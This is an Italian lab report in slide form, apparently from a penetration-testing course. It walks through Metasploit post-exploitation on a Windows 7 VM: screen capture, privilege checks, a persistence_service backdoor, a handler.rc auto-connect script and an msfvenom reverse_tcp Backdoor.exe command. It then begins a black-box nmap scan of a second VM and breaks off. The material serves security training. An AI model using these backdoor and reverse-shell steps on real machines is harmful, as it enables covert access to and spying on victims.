


# MSFCONSOLE

## DESKTOP

```
meterpreter > screenshare
[*] Preparing player...
[*] Opening player at: /home/nejra/MUxH0tDW.html
[*] Streaming...
^C[-] screenshare: Interrupted
meterpreter > screenshot
Screenshot saved to: /home/nejra/YfvNTAng.jpeg
meterpreter >
```

Possiamo ottenere in tempo reale uno **screenshot** del Desktop e ADDIRITTURA monitorare in tempo reale ciò che l'utente sta facendo col comando **screenshare**!



Abbiamo correttamente acquisito un'**immagine** del Desktop in tempo **reale**



# MSFCONSOLE

## PRIVILEGI UTENTE

```
meterpreter > run windows/gather/win_privs
```

Current User

| Is Admin | Is System | Is In Local Admin Group | UAC Enabled | Foreground ID | UID                 |
|----------|-----------|-------------------------|-------------|---------------|---------------------|
| True     | True      | True                    | False       | 1             | NT AUTHORITY\SYSTEM |

Windows Privileges

Name

- SeAssignPrimaryTokenPrivilege
- SeAuditPrivilege
- SeChangeNotifyPrivilege
- SeImpersonatePrivilege
- SeTcbPrivilege

```
meterpreter > ■
```

Possiamo controllare se l'utente in  
questione abbia o no privilegi da **root** e se  
bisognerà fare un **privilege escalation**



# MSFCONSOLE

## BACKDOOR

```
nejra@kali: ~
File Azioni Modifica Visualizza Aiuto
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[-] The specified meterpreter session script could not be found: persistence
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):
Name      Current Setting  Required  Description
---      ---           ---           ---
REMOTE_EXE_NAME    no          no          The remote victim name. Random string as default.
REMOTE_EXE_PATH     no          no          The remote victim exe path to run. Use temp directory as default.
RETRY_TIME         5           no          The retry time that shell connect failed. 5 seconds as default.
SERVICE_DESCRIPTION no          no          The description of service. Random string as default.
SERVICE_NAME        no          no          The name of service. Random string as default.
SESSION            yes         yes         The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      ---           ---           ---
EXITFUNC   process       yes         Exit technique (Accepted: '', seh, thread, process, none)
LHOST      192.168.198.100 yes         The listen address (an interface may be specified)
LPORT      4444          yes         The listen port

Exploit target:
Id  Name
--  --
0   Windows

View the full module info with the info, or info -d command.
```

Mandiamo in background la sessione corrente con “background”

Utilizziamo l’exploit del **persistence\_service** e settiamo le opzioni richieste necessarie

In questo caso dovremo impostare solamente la sessione. Indicandogli “set session 1”



# MSFCONSOLE

## BACKDOOR

```
msf6 exploit(windows/local/persistence_service) > show sessions
Active sessions
=====
Id  Name   Type          Information           Connection
--  --    --
1   meterpreter x64/windows  NT AUTHORITY\SYSTEM @ WINDOWS7  192.168.198.100:9999 → 192.168.198.200:49158 (192.168.198.200)

msf6 exploit(windows/local/persistence_service) > set session 1
session ⇒ 1
msf6 exploit(windows/local/persistence_service) > set lport 9999
lport ⇒ 9999
msf6 exploit(windows/local/persistence_service) > run
[*] Started reverse TCP handler on 192.168.198.100:9999
[*] Running module against WINDOWS7
[+] Meterpreter service exe written to C:\Windows\TEMP\jqLcAkmP.exe
[*] Creating service rpuay
[*] Sending stage (176198 bytes) to 192.168.198.200
[*] Cleanup Meterpreter RC File: /home/nejra/.msf4/logs/persistence/WINDOWS7_20240417.2535/WINDOWS7_20240417.2535.rc
[*] Meterpreter session 2 opened (192.168.198.100:9999 → 192.168.198.200:49159) at 2024-04-17 12:25:36 +0200
meterpreter > █
```

**ATTENZIONE:** Segnarsi la directory della **backdoor** creata nella macchina della vittima

Controlliamo le **sessioni** presenti, nel mio caso solo 1

Selezioniamo la **sessione 1** e impostiamo la **porta locale 9999**

Mandiamo l'exploit

Effettuato con **successo!**



# MSFCONSOLE

## BACKDOOR

The screenshot shows the MSFConsole interface on the left and a Windows File Explorer window on the right. In the MSFConsole, a command has been run to create a persistence backdoor. The output shows the creation of a file named 'jqLcAkmP' in the Windows Temp directory, which is highlighted with a red arrow. The File Explorer window shows the contents of the C:\Windows\Temp folder, where the 'jqLcAkmP' file is listed along with other temporary files.

```
File Azioni Modifica Visualizza Aiuto
EXITFUNC process yes Exit technique (Accepted: ''),
LHOST 192.168.198.100 yes The listen address (an interface)
LPORT 4444 yes The listen port

Exploit target:
Id Name
-- --
0 Windows

View the full module info with the info, or info -d command.

msf6 exploit(windows/local/persistence_service) > show sessions
Active sessions
_____
Id Name Type Information
-- --
1 meterpreter x64/windows NT AUTHORITY\SYSTEM @ WINDOWS7

[*] Started reverse TCP handler on 192.168.198.100:9999
[*] Running module against WINDOWS7
[+] Meterpreter service exe written to C:\Windows\TEMP\jqLcAkmP.exe
[*] Creating service rpuay
[*] Sending stage (176198 bytes) to 192.168.198.200
[*] Cleanup Meterpreter RC File: /home/nejra/.msf4/logs/persistence/WIN...
[*] Meterpreter session 2 opened (192.168.198.100:9999 → 192.168.198.200)

meterpreter >
```


Backdoor creata con successo !



# MSFCONSOLE

## BACKDOOR

Non ci resta altro che avviare la  
**backdoor** e testarla!



The terminal window shows the following output:

```
nejra@kali: ~
File Azioni Modifica Visualizza Aiuto
Metodo «Inhibit» inesistente

(nejra@kali)-[~]
$ msfconsole -r handler.rc
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready ...

access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v6.3.55-dev
+ -- ---=[ 2397 exploits - 1235 auxiliary - 422 post
+ -- ---=[ 1391 payloads - 46 encoders - 11 nops
+ -- ---=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
[*] Processing handler.rc for ERB directives.
resource (handler.rc)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (handler.rc)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (handler.rc)> set LHOST 192.168.198.100
LHOST => 192.168.198.100
resource (handler.rc)> set LPORT 9999
LPORT => 9999
resource (handler.rc)> run
[*] Started reverse TCP handler on 192.168.198.100:9999
[*] Sending stage (176198 bytes) to 192.168.198.200
[*] Meterpreter session 1 opened (192.168.198.100:9999 -> 192.168.198.200:49347) at 2024-04-17 15:14:19 +0200
meterpreter > █
```

A code editor window titled "handler.rc" is open, showing the following content:

```
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST 192.168.198.100
set LPORT 9999
run
```

An orange arrow points from the bottom-left of the terminal window towards the "meterpreter >" prompt.

Ho dunque creato un file **handler.rc** che permette in **AUTOMATICO** di settare le impostazioni per eseguire il corretto funzionamento solamente startando dalla shell 3 parole:  
**msfconsole -r handler.rc**

In automatico farà **TUTTO** e saremo dentro il nostro Win7 quando vogliamo




# MSFCONSOLE

## BACKDOOR

C'è un altro metodo per creare la backdoor con **msfvenom**, così:

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 -- platform  
windows LHOST=192.168.198.100 LPORT=999 -f exe > Backdoor.exe
```

Caricare il file con **UPLOAD** e siamo a posto





VAN ZWAM ARJEN

# BONUS 1 BUILD WEEK

REPORT

## TRACCIA


Effettuare gli attacchi necessari per diventare root. Sono presenti almeno 2 modi per diventare root su questa macchina. Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti. L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox. Non vengono fornite indicazioni sulla configurazione delle macchine macchine Vietato usare Terminator come terminare, usare quello predefinito di Kali Preferibilmente, non usare l'utente root su kali ma inviare i comandi che lo necessitano usando il comando sudo

# CONFIGURAZIONE


IP Kali Linux

&

IP Bsides vancouver



```
nejra@kali:~  
File Azioni Modifica Visualizza Aiuto  
[nejra@kali] ~  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 192.168.66.110 netmask 255.255.255.0 broadcast 192.168.66.255  
inet6 fe80::a00:27ff:fe6:b28f prefixlen 64 scopeid 0x20<link>  
ether 08:00:27:c6:b2:8f txqueuelen 1000 (Ethernet)  
RX packets 23 bytes 14268 (13.9 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 28 bytes 10242 (10.0 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



Ho scelto di modificare l'**IP statico** della macchina attaccante Kali Linux con l'IP:  
**192.168.66.110/24**

Invece per la vittima ho scelto l'**IP dinamico** utilizzando la "**Rete solo Host**":  
**192.168.66.101/24**



ATTENZIONE

Non potendo configurare l'indirizzo IP manualmente della macchina vittima, ho dovuto utilizzare le schede di rete solo host che mette a disposizione VirtualBox impostandole correttamente!

# NMAP

Iniziamo come sempre ad eseguire una scansione della macchina **Vittima** e scopriamo un paio di informazioni:

```
nejra@kali: ~
File Azioni Modifica Visualizza Aiuto

(nejra@kali)-[~]
$ nmap -sV -A -p- 192.168.66.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 02:09 CEST
Nmap scan report for 192.168.66.101
